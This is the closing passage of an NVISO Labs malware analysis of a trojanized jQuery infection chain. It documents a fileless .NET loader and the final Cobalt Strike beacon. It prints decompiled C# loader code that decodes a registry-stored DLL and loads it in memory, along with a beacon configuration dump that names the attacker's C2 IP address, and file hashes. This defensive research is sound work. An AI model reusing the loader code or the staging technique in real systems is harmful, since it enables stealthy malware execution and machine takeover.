Stage 3 – .NET Loader

MD5 Assembly: d401dc350aff1e3fd4cc483238208b43
SHA256 Assembly:
f1b33735dfd1007ce9174fdb0ba17bd4a36eee45fadcda49c71d7e86e3d4a434

File Size: 13.50 KB

This .NET loader is fileless and thus has no filename.

The PowerShell loader script (powershell_loader)


1. extracts the .NET Loader from the registry
2. decodes it
3. dynamically loads & executes it (i.e., it is not written to disk).

The .NET Loader is encoded in hexadecimal and stored inside the registry. It is slightly obfuscated: character # has to be replaced with 1000.

The .NET loader:

1. extracts the DLL (stage 4) from the registry
2. decodes it
3. dynamically loads & executes it (i.e., it is not written to disk).

The DLL is encoded in hexadecimal, but with an alternative character set. This is translated to regular hexadecimal via the following table:


ILSpy
File
View
Window
Help
(Default)
C#
C# 10.0 / VS 2022
Assemblies
mscorlib (4.0.0.0, .NETFramework, v4.0)
System (4.0.0.0, .NETFramework, v4.0)
System.Core (4.0.0.0, .NETFramework, v4.0)
System.Xml (4.0.0.0, .NETFramework, v4.0)
System.Xaml (4.0.0.0, .NETFramework, v4.0)
WindowsBase (4.0.0.0, .NETFramework, v4.0)
PresentationCore (4.0.0.0, .NETFramework, v4.0)
PresentationFramework (4.0.0.0, .NETFramework
pe (0.0.0.0, .NETFramework, v4.0)
Metadata
References
mscorlib
System.Core
mscorlib
System
System.Xml
System.Numerics
System.Security
kernel32
kernel32.dll
{ } -
<Module>
Derived Types
Open
Base Types
DynamicDllLoader
STBA(string) : byte[]
Test() : string
Test() : string

```
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Phone\\" + Environment.UserName);
    if (registryKey != null)
    {
        string text = "";
        for (int i = 0; i < 99999; i++)
        {
            string text2 = "";
            try
            {
                text2 = registryKey.GetValue(i.ToString()).ToString();
            }
            catch
            {
            }
            if (text2.Length == 0)
            {
                break;
            }
            text += text2;
        }
        registryKey.Close();
        text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1")
            .Replace("r", "2")
            .Replace("t", "3")
            .Replace("y", "4")
            .Replace("u", "5")
            .Replace("i", "6")
            .Replace("o", "7")
            .Replace("p", "8")
            .Replace("s", "9")
            .Replace("q", "A")
            .Replace("h", "B")
            .Replace("j", "C")
            .Replace("k", "D")
            .Replace("l", "E")
            .Replace("z", "F");
        byte[] data = STBA(text);
        DynamicDllLoader dynamicDllLoader = new DynamicDllLoader();
        bool flag = dynamicDllLoader.LoadLibrary(data);
        Console.WriteLine("Loaded: " + flag);
        if (flag)
        {
            uint procAddress = dynamicDllLoader.GetProcAddress("mono_trace");
            Console.WriteLine("Handle: " + procAddress);
        }
        Console.ReadKey();
    }
    return "Install";
}
```


Fig 22. “Test” function that decodes the DLL by using the replace

This Test function decodes the DLL and executes it in memory. Note that without the .NET loader, statistical analysis could reveal the DLL as well. A blog post[2], written by our colleague Didier Stevens on how to decode a payload by performing statistical analysis can offer some insights on how this could be done.

Stage 4 – Cobalt Strike DLL

MD5 DLL: 92a271eb76a0db06c94688940bc4442b
SHA256 DLL: 63bf85c27e048cf7f243177531b9f4b1a3cb679a41a6cc8964d6d195d869093e

This is a typical Cobalt Strike beacon and has the following configuration (extracted with 1768.py)



```
user@ubuntu:~/Downloads$ python3 1768.py f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f-DLL.vir
File: f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f-DLL.vir
payloadType: 0x00000001
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Skipping 32 bytes
payloadType: 0x00001a30
payloadSize: 0x00033800
intxorkey: 0x43ea882e
id2: 0x00000000
MZ header found position 4
Config found: xorkey b'.' 0x00030620 0x000337fc
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100a70991d69d816a601ffa8097647
3830f0d3b41276d2790401ddedb18e2d3cab3c315e3222325be42b65adb2878f33f5a03ff5010b23e842a510c1482ad6a42f1e7e5726eb31813e7437640ed7879955f401e17
2c34d3517241596dd41f8e48d3d1b1c288e6c8752ff65dc27acccba4ba9cd6d0e4de6196cea4da480d3b99d0ed020301000100000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000
0x0008 server,get-uri                   0x0003 0x0100 '45.150.108.213,/ptj'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 1580103824
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
```

Fig 23. 1768.py by DidierStevens used to detect and parse the Cobalt Strike beacon

Now that Cobalt Strike is loaded as final part of the infection chain, the attacker has control over the infected machine and can start his reconnaissance from this machine or make use of the post-exploitation functionality in Cobalt Strike, e.g. download/upload files, log keystrokes, take screenshots, …

Conclusion

The analysis of the trojanized jQuery JavaScript confirms the initial analysis of the artifacts collected from the infected machine and confirms that the trojanized jQuery contains malicious obfuscated code to download a payload from the Internet. This payload is designed to filelessly, and with boot-persistence, instantiate a Cobalt Strike beacon.

About the authors

Didier Stevens	Didier Stevens is a malware expert working for NVISO. Didier is a SANS Internet Storm Center senior handler and Microsoft MVP, and has developed numerous popular tools to assist with malware analysis. You can find Didier on Twitter and LinkedIn.

Sasja Reynaert	Sasja Reynaert is a forensic analyst working for NVISO. Sasja is a GIAC Certified Incident Handler, Forensics Examiner & Analyst (GCIH, GCFE, GCFA). You can find Sasja on LinkedIn.

You can follow NVISO Labs on Twitter to stay up to date on all our future research and publications.

[1]:https://code.jquery.com/jquery-3.6.0.js
[2]:https://blog.didierstevens.com/2022/06/20/another-exercise-in-encoding-reversing/